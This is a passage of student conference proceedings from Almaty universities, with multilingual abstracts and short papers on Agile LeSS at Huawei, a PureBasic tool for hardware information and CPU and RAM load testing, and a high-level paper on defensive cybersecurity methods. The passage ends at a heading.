Жобадағы адам ресурстарын басқару
Білім қорын қалыптастыру және пайдалану арқылы жобадағы адами ресурстарды дамыту

Аңдатпа. Мақалада адами ресурстарды дамыту білім базасына және эмпирикалық оқытуға қол жетімділікті кеңейту арқылы қарастырылады. Бұл екі фактор білім қорын дамытуға, жобадағы жұмысты үйлестіруге, команданың шығар-

машылығын арттыруға, сондай-ақ жобалық топтың тұрақтылығын арттыруға мүмкіндік береді. Ал жобалық қызмет күрделі міндеттерді шешу және жобаны іске асыру уақытын қысқарту есебінен тиімдірек болады. Білім базасы мен эмпирикалық оқыту арқылы жобадағы адам ресурстарын басқаруды қалай жақсартуға болатынын түсіндіретін зерттеулерге шолу жасалады.

Түйін сөздер: адами ресурстар, жобаларды басқару, білім базасы, команданың тұрақтылығы, жобаның тиімділігі.

Beisembayeva A.A.
Scientific supervisor: Omarov G.B.

Human resource development in the project through the formation and use of the knowledge base

Annotation. Development of human resources in the article is considered through expansion of access to the base of knowledge and empirical training. These two factors allow to develop the knowledge base, coordinate work in the project, increase the creative potential of the team, and increase the sustainability of the project team. And project activities become more efficient by solving complex tasks and reducing the time for project implementation. There is an overview of studies that explain how knowledge and empirical learning can improve human resource management in a project.

Keywords: human resources, project management, knowledge base, team stability, project effectiveness.

Сведения об авторах:

Бейсембаева Алия Акамбаевна, магистрант 2 курса группы PM-221 Международного университета информационных технологий.

About the authors:

Aliya A. Beisembayeva, master's student of the 2nd year of the PM-221 group of the International Information Technology University.

Авторлар туралы ақпарат:

Бейсембаева Алия Акамбаевна Халықаралық ақпараттық технологиялар университетінің 2 курс, PM-221 тобының магистранты

УДК 004.041

Buitek B.K.[1]
[1]International Information Technology University, Almaty, Kazakhstan
bayan.buitek@gmail.com
Scientific supervisor: Naizabayeva L.K.

POSSIBILITIES AND PROSPECTS FOR USING THE AGILE LESS FRAMEWORK IN CORPORATE TEAM MANAGEMENT

Abstract. The article provides an overview of publications on the Agile methodology. The purpose of this study is to identify and systematically analyze the main large-scale flexible frameworks that companies can implement to manage the work of large-scale and distributed teams. Thanks to this, companies can more consciously make more informed decisions about choosing the structure that best suits the practices and goals of their organizations. The analysis of publications has shown that Agile is considered not only from the point of view of software development, but also the application of a project approach to management. It was found that there are practices for implementing Agile in corporate team management using the example of Huawei.

The results of the review show that the introduction of flexible methodologies in new areas has been the result of their effectiveness in projects and teams, with an increasing number of enterprises using these approaches in large-scale projects involving teams consisting of hundreds of experts.

Keywords: Agile, project management, productivity, Large-scale Scrum, flexible approaches, flexible methodologies, frameworks.

Introduction

In order to meet strict requirements, companies working in the field of information technology or related to IT projects must take into account and use advanced methods, knowledge and technologies in their activities in order to increase their competitive advantage over other companies. This article analyzes the use of adaptable project management methods to improve the efficiency of corporate groups. The Scrum framework is a special set of adaptable guidelines and procedures for self-organizing cross-functional teams in software development projects. Currently, various types of businesses and knowledge management procedures also use the Agile framework. Due to their potential to improve team relationships and improve efficiency, the study examines how important scrum concepts and tools can help in managing collaboration and coordinating research processes [1].

The LeSS methodology was developed to implement Scrum in scenarios involving multiple sites, large projects, or offshore installations. LeSS identifies organizational changes that need to be made in addition to those covered by the traditional Scrum template and decides how to form cross-functional teams, abandoning traditional roles (for example, project manager, team leader). It is argued that cross-functional teams with a combination of technical and functional skills can be created through the use of flexible approaches [2]:

• Rules: The rules define the basis of LeSS. Similar to Scrum, the focus is on the team structure, the roles within the team, and the requirements for the product and the development process.

• Principles: Principles provide answers on how to apply LeSS in specific enterprise settings.

• Guides: Guides support the adaptation of rules and a subset of experiments by providing tips and best practices.

• Experimentation: LeSS encourages teams to experiment, fail, and learn new concepts.

Literature Review

The first studies of the Agile methodology focused on issues related to the implementation of flexible methods [3] and the effectiveness of using collaborative (paired) programming compared to individual software development [4]. The problems of adaptation and implementation of flexible working Agile methods in distributed software development environments are also addressed [5].

Fogarty and co-authors [6] in their study note that although Agile has many advantages, organizations may overlook the potential disadvantages of the agile methodology. If it is not used correctly, there is a risk of serious costs, for example, due to constant processing. For success, it is important that organizations are trained in flexible methods.

According to statistical studies, regarding the success of projects implemented using flexible approaches, it can be noted that, after the introduction of the Agile methodology in organizations, the profitability of investments in long-term expensive projects increases fourfold. D. Venkatesh and M. Rakhra [7] suggests that the use of Agile in large-scale sectors can solve problems related to synchronizing the work of team members and collaborating with other organizations. The main issues were related to the choice of a flexible method, staff training, team building and the relationship between team members. With the help of a literature review, the authors also show the problems that large companies face when implementing flexible methodology, as well as the successes they have achieved.At the same time, the main problems were the difference in time zones, the lack of infrastructure, the distribution of roles and responsibilities in the team [8].

Practical application of Scrum at Scale

Huawei Technologies is a Chinese multinational company specializing in telecommunications and network equipment, consumer electronics and services. It is based in Shenzhen, Guangdong Province, South China. But achieving this status required a lot of time from them and the restructuring of the organizational structure by the board of directors. It was only in 2016 that they became more imbued with the Agile culture and implemented one because of its few acquaintances, LESS [9].

Prior to the transition to a SMALLER framework, Huawei worked in a traditional management style with project managers and at the same time had difficulty implementing

Agile. The problem was that they were not confident in their flexible methodologies and weak team structure. This led to the problems that are described below in the list:

- Cross-functional teams have been created. In fact, these teams should be self-governing and self-organizing.
- They tried working in iterations which eventually turned out to be mini waterfalls.
- Traditional program management was done instead of product management.

Sprint planning meetings, daily Scrum meetings, sprint retrospective meetings and sprint review meetings are the key to simple but effective project management (Fig. 1). In Scrum projects, requirements can be broken down in the four-layer hierarchy: Epic > Feature > Story > Task.




Figure 1 – Continuous planning and delivery by Scrum

A top-down approach was used to reorganize the organization, starting with defining its structure and team. This process, which challenged leadership authority, led to the creation of independently managed teams, perplexing even the scrum masters. The focus was on aligning product development closely with customer needs, under the LESS framework, with emphasis on refining product definition.

Table 1. Set goals (expectations) in comparison with the benefits received

Expectations from Agile	**The benefits of Agile**
1. Business and IT consistency 62%	1. Managing changing priorities 76%
2. Managing changing priorities 57%	2. Transparency 72%
3. The quality of the products is 56% (48% have noticed the benefit)	3. Managing distributed teams 64%
4. Acceleration of delivery 51%	4. Acceleration of delivery 56%
5.Team performance 47%	5. Team performance 54%

After a year of coaching, the concept of a single backlog with one product owner was introduced, instead of having multiple managers with multiple backlogs. The traditional stages of development, such as analysis, construction, and testing, have been replaced by one common definition of "made for all requirements". Everything largely depends on how well Huawei succeeds in the tech giant that it is today.

Results and Discussion

Agile success is generally not dependent on the size of the organization, with notable exceptions of greater motivation boosts in small businesses and greater challenges in risk management and IT-business collaboration in larger companies.




Diagram 1. Benefits of implementing Agile approaches of companies of different sizes

The Scrum framework is recognized as the most popular and most structured of the Agile family of technologies, which is the basis for the implementation of flexible thinking that helps teams move and learn faster, which increases the speed, quality and innovation of work. Scrum is often used in combination with other Agile frameworks. The process of implementing Agile in companies is not without difficulties. Among the problems of implementing flexible methods, experience in their application, low corporate culture and poor team education.

However, the possibility of obtaining positive results increases with an increase in the duration of Agile implementation (at least three years) and the interest of top management in transformations. Support from senior management is crucial to success in agile transformation. When implementing new management mechanisms, it is necessary to ensure a corporate culture that would correspond to a flexible project approach.

Conclusion

This work uses a qualitative approach supported by research analysis that identifies and explores the processes of transition to large-scale agile. The purpose of this study has been achieved, as a systematic analysis of the main large-scale flexible frameworks for managing the work of grouped teams. This is how the values and basic principles of Agile are considered, and comparative characteristics of flexible and traditional approaches to software development are given. The analysis of publications has shown that Agile is considered not only from the point of view of software development, but also the application of a project approach to management. The results show a dominant large-scale flexible framework in all dimensions. Frameworks such as LeSS can be distinguished, which are focused on large teams and are characterized by low technical

complexity. These frameworks are easily adaptable to changes that provide a high level of scalability but require more demanding and in-depth efforts to change work processes in the organization.

REFERENCES

Hidalgo, E.S., 2019. Adopting the scrum framework for agile project management in science: case study of a distributed research initiative. Heliyon 5 (3). https://doi. org/10.1016/j.heliyon.2019.e0144.

Alshammari, F.H., 2022. Cost estimate in scrum project with the decision-based effort estimation technique. Soft Comput. 26 (20), 10993–11005. https://doi.org/ 10.1007/s00500-022-07352-w.

Alaidaros, H., Omar, M., Romli, R., 2020. An improved model of Agile Kanban method: verification process through experts' review. Int. J. Agil. Syst. Manag. 13 (4), 390–416. https://doi.org/10.1504/IJASM.2020.10034550.

Popova, O., 2019. Adaptation of flexible project management models based on Scrum and Kanban technologies. Technol. Audit Prod. Reserves 4 (2(48), 4–10. https://doi. org/10.15587/2312-8372.2019.180459.

Ahmed, J., Mrugalski, B., Akkaya, B., 2022. Agile management and VUCA 2.0 (VUCARR) during industry 4.0. In: Akkaya, B., Guah, M.W., Jermsittiparsert, K., BulinskaStangrecka, H., Kaya, Y. (Eds.), Agile Management and VUCA-RR: Opportunities and Threats in Industry 4.0 towards Society 5.0. Emerald Publishing Limited, pp. 13–26. https://doi.org/10.1108/978-1-80262-325-320220002.

Orlov, E.V., Rogulenko, T.M., Smolyakov, O.A., Osovskaya, N.V., Zvorykina, T.I., Rostanets, V.G., Dyundik, E.P., 2021. Comparative analysis of the use of kanban and scrum methodologies in its projects. Universe. J. Account. Finance. 9 (4), 693–700. https://doi.org/10.13189/ujaf.2021.090415.

K. Conboy, and N. Carroll, "Implementing Large-Scale Agile Frameworks: Challenges and Recommendations", IEEE Software, vol. 36, no. 2, pp. 44-50, 2019.

Weflen, E., MacKenzie, C.A., Rivera, I.V., 2022. An influence diagram approach to automating lead time estimation in Agile Kanban project management. Expert System. Appl. 187, 115866 https://doi.org/10.1016/j.eswa.2021.115866.

J. Karlsson, " Principles of Good Large-Scale Agile", 2019, available at: https://thenewstack.io/principles-of-good-large-scale-agile

Lee, W.-T., Chen, C.-H., 2023. Agile Software Development and Reuse Approach with Scrum and Software Product Line Engineering. Electronics 12 (15), 3291. https:// doi.org/10.3390/electronics12153291

Бүйтек Б.Қ.
Ғылыми жетекші: Найзабаева Л.К.

КОРПОРАТИВТІК КОМАНДАЛЫҚ БАСҚАРУДА AGILE LESS ҚҰРЫЛЫМЫН ПАЙДАЛАНУ МҮМКІНДІКТЕРІ МЕН ПЕРСПЕКТИВАЛАРЫ

Аңдатпа. Мақалада Agile әдістемесі бойынша басылымдарға шолу жасалды. Бұл зерттеудің мақсаты-компаниялар ауқымды және үлестірілген топтардың жұмысын басқару үшін енгізе алатын негізгі ауқымды икемді құрылымдарды анықтау және жүйелі талдау. Осының арқасында компаниялар өз ұйымдарының тәжірибесі мен мақсаттарына сәйкес келетін құрылымды таңдау туралы саналы түрде негізделген шешімдер қабылдай алады. Жарияланымдарды талдау Agile бағдарламалық жасақтаманы әзірлеу тұрғысынан ғана емес, сонымен қатар басқарудың жобалық тәсілін қолдану тұрғысынан да қарастырылатынын көрсетті.

Huawei мысалында корпоративтік командалық басқаруға Agile енгізу тәжірибесі бар екені анықталды.

Шолу нәтижелері көрсеткендей, жаңа салаларда икемді әдістемелерді енгізу олардың жобалар мен командалардағы тиімділігінің нәтижесі болды, кәсіпорындардың саны артып келеді, бұл тәсілдерді жүздеген сарапшылардан тұратын командалар қатысатын ауқымды жобаларда қолданады.

Түйін сөздер: Agile, жобаны басқару, өнімділік, ауқымды Scrum, икемді тәсілдер, икемді әдістемелер, құрылымдар.

Буйтек Б.К.
Научный руководитель: Найзабаева Л.К.

ВОЗМОЖНОСТИ И ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ФРЕЙМВОРКА AGILE LESS В КОРПОРАТИВНОМ КОМАНДНОМ УПРАВЛЕНИИ

Абстракт. В статье представлен обзор публикаций по методологии Agile. Целью данного исследования является выявление и систематический анализ основных крупномасштабных гибких фреймворков, которые компании могут внедрить для управления работой крупномасштабных и распределенных команд. Анализ публикаций показал, что Agile рассматривается не только с точки зрения разработки программного обеспечения, но и применения проектного подхода к управлению. Было обнаружено, что существуют практики внедрения Agile в корпоративное командное управление на примере Huawei.

Результаты обзора показывают, что внедрение гибких методологий в новых областях стало результатом их эффективности в проектах и командах, при этом все большее число предприятий использует эти подходы в крупномасштабных проектах с участием команд, состоящих из сотен экспертов.

Ключевые слова: Agile, управление проектами, производительность, крупномасштабный Scrum, гибкие подходы, гибкие методологии.

Авторлар туралы мәліметтер:

Бүйтек Баян Қазыбекбиқызы, “IT жобаларды басқару” мамандығының 1 курс магистранты, “Ақпараттық жүйелер” кафедрасы, Халықаралық Ақпараттық Технологиялар Университеті, ORCID: 0009-0004-5639-1773.

Ғылыми жетекші:

Найзабаева Лязат, техникалық ғылыми докторы, Халықаралық ақпараттық технологиялар университеті, Ақпараттық жүйелер кафедрасының профессоры.

Сведения об авторах:

Буйтек Баян Казыбекбикызы, магистрант 1 курса специальности “Управление IT проектами”**,** кафедра “Информационные системы”, Международный Университет Информационных Технологий, ORCID: 0009-0004-5639-1773.

Научный руководитель:

Найзабаева Лязат, доктор технических наук, профессор кафедры информационных систем Международного университета информационных технологий.

Information about the authors:

Bayan K. Buitek, 1st year master's student of the specialty "IT Project Management", department of Information Systems, International Information Technology University, ORCID: 0009-0004-5639-1773**.**

Scientific supervisor:

Naizabayeva Lyazat, doctor of technical science, professor of Information Systems department, International Information Technology University.

УДК 004

Бхат Ф.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Сейлова Н.А.

Программная реализация методики проведения испытаний и нагрузочного тестирования компьютеров

Аннотация. На основе современных тенденций в области информационных технологий и компьютерных систем, предлагается методика проведения испытаний и нагрузочного тестирования компьютеров с акцентом на создание графического пользовательского интерфейса (GUI) и реализацию системы мониторинга.

Ключевые слова: нагрузочное тестирование, производительность, BIOS, система мониторинга, компьютерное оборудование, графический пользовательский интерфейс.

Введение

Современная зависимость от информационных технологий подчеркивает важность обеспечения стабильности, надежности и высокой производительности компьютерных систем. Эффективная реализация данных методик требует комплексного и системного подхода, включая использование специализированных программных инструментов. В данной статье описывается результат создания программного обеспечения, предназначенного для упрощения и автоматизации процесса испытаний и нагрузочного тестирования компьютеров. В ходе разработки информационной системы использовались средства, встроенные в язык программирования Pure Basic, а также функциональность библиотек операционной системы Windows 10.

Во время разработки программного обеспечения, информационная система нагрузочного тестирования была разделена на несколько компонентов:

- Определение комплектующих компьютера;
- Реализация системы мониторинга;
- Разработка графического пользовательского интерфейса,
- Реализация системы нагрузочного тестирования;

Исследование и реализация

Сбор информации о комплектующих компьютера

Данный процесс включает в себя подробный анализ аппаратной составляющей, такой как материнская плата, процессор, жесткий диск, оперативно запоминающее устройство (ОЗУ) и другие устройства. Программа собирает информацию, такую как скорость процессора, объем оперативной памяти, емкость дискового пространства и другие технические параметры.

В процессе разработки компонента сбора информации были использованы несколько вариантов выбора методов захвата аппаратной информации. Были реализованы различные техники, включая использование стандартных API операционной системы, взаимодействие с драйверами устройств, а также анализ данных, предоставляемых BIOS компьютера. Программа использует оптимальный метод с учетом баланса между точностью данных, производительностью и совместимостью с различными конфигурациями оборудования.

Сбор информации через WIN32 API

В WIN32 информация об аппаратном оборудовании находится в специально выделенном компоненте называемым WMI (Windows Management Instrumentation), это одна из фундаментальных технологий, предназначенных для централизованного контроля и мониторинга деятельности различных компонентов компьютерной инфраструктуры, работающих под управлением операционной системы Windows. WMI включает в себя реализацию стандарта CIM (Common Information Model) для Windows систем, как программный интерфейс для управления компонентами операционной системы.

Прототип пользовательского приложения

Графический пользовательский интерфейс реализован в виде простого, но интуитивно понятного системного окна, который содержит заведомо созданное меню с кнопками перехода. В программе присутствует 3 различных кнопок меню, каждая и которых вызывает обновления экрана, содержащая информацию о комплектующих указанных в названии вкладок меню. Рисунки 1, 2 и 3 служат иллюстрациями для наглядного представления отображения выбранных комплектующих через графический интерфейс.




Рисунок 1 – Окно с информацией и процессоре




Рисунок 2 – Окно с информацией о материнской плате




Рисунок 3 – Окно с информацией о ОЗУ

Разработка системы нагрузочного тестирования

В данном сценарии программа подвергает систему экстремальным условиям и высоким нагрузкам, которые превышают ее нормальные пределы, с целью проверить ее стабильность, и способность восстановиться после стрессовых ситуаций. Нагрузочное тестирование позволяет оценить отказоустойчивость системы. Путем намеренного создания стрессовых ситуаций можно узнать, как система реагирует на непредвиденные обстоятельства, например, выход из строя компонента, перегрузку ресурсов или сетевые сбои, и способна ли она автоматически восстановиться и продолжать работу.

Нагрузочное тестирование может быть проведено на различные комплектующие компьютера, чтобы оценить их производительность, стабильность и надежность. Тестирование включает следующие компоненты:

1. Процессор. Тестирование максимальной загрузки процессора с использованием интенсивных вычислительных задач, таких как сжатие файлов, рендеринг 3D-графики или выполнение сложных алгоритмов.

2. Оперативная память. Тестирование памяти с использованием интенсивных операций чтения и записи, чтобы проверить пропускную способность и стабильность работы памяти.

3. Дисковая система. Тестирование максимальной скорости чтения и записи на дисковом устройстве с использованием больших файлов или случайного доступа к данным.

4. Графический процессор. Запуск требовательных 3D-графических приложений или игр для оценки производительности видеокарты и ее способности обрабатывать высокую нагрузку при работе с графикой.

Тестирование процессора заключается в равномерной загрузке каждого ядра центрального процессора. Основная нагрузка заключается в арифметическом вычислении чисел, с помощью подсчета простых чисел в заданном диапазоне. На рисунке 4 иллюстрируется процесс работы программы тестирование процессора.




Рисунок 4 – Воздействие работы программы нагрузки процессора

Основной метод нагрузочного тестирования оперативной памяти состоит в создании высокой нагрузки на память путем выполнения различных операций чтения и записи данных. Это может включать в себя выполнение операций чтения и записи случайных данных в разные участки памяти, а также проверку скорости доступа к данным. На рисунке 5 изображен процесс работы программы нагрузки оперативной памяти.




Рисунок 5 – Воздействие работы программы нагрузки оперативной памяти

Заключение

Внедрение методики испытаний и нагрузочного тестирования компьютеров, с основным фокусом на разработке графического пользовательского интерфейса и системы мониторинга, представляет собой значимый этап в повышении надежности и эффективности вычислительных систем. В процессе разработки было успешна создана система, включающую в себя модуль сбора информации о комплектующих, интуитивный графический пользовательский интерфейс и модуль тестирования компонентов компьютера.

СПИСОК ЛИТЕРАТУРЫ

1. Рэндал Э. Брайант, Дэвид Р. О'Халларон. (2016). Компьютерные системы. Архитектура и программирование.

2. Лазарева Наталия Борисовна, Горбачев Клим Александрович. (2020). Системы мониторинга оборудования.

3. Галаган Т.А., Степанов Н.С. (2017). Разработка программной компоненты мониторинга устройств компьютерной сети.

4. Туровец Николай Олегович, Алефиренко Виктор Михайлович. (2022). Методы тестирования интегрированных информационных систем.

5. Уткин Г. С., Башарин А. П. (2009). Особенности построения модели нагрузочного тестирования.

6. Марапулец Ю.В. (2019). Системное программирование в WINAPI.

Бхат Ф.
Ғылыми жетекші: Сейлова Н. А.

Компьютерлерді жүктемелік тестілеу бойынша сынақтар әдістемесін жүргізу бағдарламасын жүзеге асыру

Аңдатпа. Ақпараттық технологиялар және компьютерлік жүйелер саласындағы қазіргі тенденцияларға сүйене отырып, графикалық пайдаланушы интерфейсін (GUI) құруға және мониторинг жүйесін енгізуге баса назар аудара отырып, компьютерлерді тестілеу және жүктемелік тестілеу әдістемесі ұсынылады.

Түйін сөздер: жүктемені тестілеу, өнімділік, BIOS, бақылау жүйесі, компьютерлік жабдық, графикалық пайдаланушы интерфейсі.

F. Bkhat
Scientific supervisor: N. A. Seilova

Software implementation of testing methodology and load testing of computers

Abstract. Based on current trends in the field of information technology and computer systems, a methodology for testing and load testing of computers is proposed with an emphasis on creating a graphical user interface (GUI) and implementing a monitoring system.

Keywords: load testing, performance, BIOS, monitoring system, computer hardware, graphical user interface.

Сведения об авторах:

Бхат Фардин, магистрант Международного Университета Информационных Технологий, факультета компьютерные технологии и кибербезопасность по образовательной программе вычислительные технологии и программное обеспечение.

About the authors:

Bkhat Fardin, Master student of the International Information Technology University, faculty of computer technologies and cyber security, majoring computer science and software.

Авторлар туралы ақпарат:

Бхат Фардин, Халықаралық ақпараттық технологиялар университетінің компьютерлік технологиялар және киберқауіпсіздік факультетінің магистранты, компьютерлік технологиялар және бағдарламалық қамтамасыз ету білім бағдарламасы.

UDC 004.056

Daukenov N.B.
Al-Farabi Kazakh National University, Almaty, Kazakhstan
Scientific supervisor: Tereikovskyi I.A

DEVELOPMENT OF ACTIVE PROTECTION METHODS TO ENSURING CYBER SECURITY IN THE MODERN INFORMATION ENVIRONMENT

Abstract. The article is devoted to the development of methods for actively protecting network resources to improve cybersecurity in the digital environment. The research proposes an integrated approach including machine learning and big data analytics. Results include successful anomaly detection, reduced threat response times, and reduced successful cyberattacks. The discussion highlights the effectiveness of the methods and raises challenges for future cybersecurity research.

Keywords: active protection, cybersecurity, network resources, machine learning, big data analysis, information system security, proactive detection, dynamic response, multi-level protection, personnel training, cyber-attacks.

Introduction

With increasing digitalization and increasing dependence on information technology, cybersecurity issues have become critical to ensuring the resilience and security of both organizations and individuals. Cyber threats are constantly evolving, becoming more complex and sophisticated. In this context, it is necessary to develop and improve methods to actively protect network resources to minimize threats and ensure resilience in the digital environment [1].

The purpose of this research is to develop and test an effective methodology for the active protection of network resources, aimed at countering modern cyber threats. We strive to create an integrated and multi-layered approach that combines advanced machine learning, big data analytics and network security technologies to provide comprehensive protection [2].

The study will examine key aspects such as proactive threat detection, dynamic response, multi-layered defense and personnel training. The results of our work will reveal the effectiveness of the proposed methodology and its potential to help ensure security in the modern digital environment.

Main part

Proactive Threat Detection – The first key element of our methodology is proactive threat detection. In today's dynamic cyber environment, incident response is not enough; it is important to predict and prevent them in advance. To do this, we use machine learning algorithms trained on historical data to identify anomalies in network traffic. This approach identifies unusual activity that may indicate potential threats and provides the opportunity to take action before an incident becomes critical [3].

Dynamic Incident Response – Dynamic response is the second stage of our

methodology. Here the emphasis is on creating automated systems that can instantly respond to detected threats. This includes not only technical aspects such as blocking suspicious IP addresses or applications, but also developing clear procedures and staff responsibilities. The dynamic response system allows you to minimize reaction time, which is critical in the face of cyber-attacks with a high rate of spread [4].

Multi-layered defense – The third key element of our methodology is the implementation of multi-layered defense. We propose to integrate various security tools, such as firewalls, intrusion detection systems and antivirus programs, at various levels of the network infrastructure. This creates additional barriers to protection against a variety of threats and increases the overall level of security [5].

Staff training – The last but not the least important aspect is staff training. Technologies and systems can be tuned to the highest degree of efficiency, but the human element remains key. Regular training and education sessions ensure that staff are aware of today's threats and know how to properly respond to them [6].

Research Results and Discussion

Throughout the study, significant progress was made in ensuring cybersecurity through the application of the proposed methodology. Machine learning algorithms have demonstrated high accuracy in identifying anomalies, reducing the number of false positives. Automated response systems successfully processed identified threats, reducing response times to a minimum.

The integration of multi-layered protection made it possible to create a comprehensive system, where each layer adds additional layers of security. This has had a positive impact on overall resistance to modern threats, including attacks on application programs, operating systems and infrastructure.

Staff training also played a significant role in ensuring safety. Informed and trained personnel become an important link in the threat response chain, facilitating a timely and appropriate response to incidents.

Perspectives and Further Research

Despite the progress made, cybersecurity remains a dynamic area that requires continuous improvement. In the future we intend to focus on the following aspects:

1. Development of machine learning algorithms: Increasing the accuracy and efficiency of algorithms to identify new and evolving threats more accurately.

2. Artificial Intelligence (AI) Integration: Using AI technologies for more complex and contextual threat and scenario analyses.

3. Expanding staff training: Introducing new training methods, including simulations and training environments, for more realistic experiences.

4. Collaboration and information sharing: Active participation in the cybersecurity community, sharing experiences and information about threats.

5. Integration of quantum cryptography: Study of the possibility of using quantum cryptography to improve the level of encryption and data protection.

The proposed methodology is a step forward in cybersecurity, but the desire for improvement remains an integral part of our approach.

Conclusion

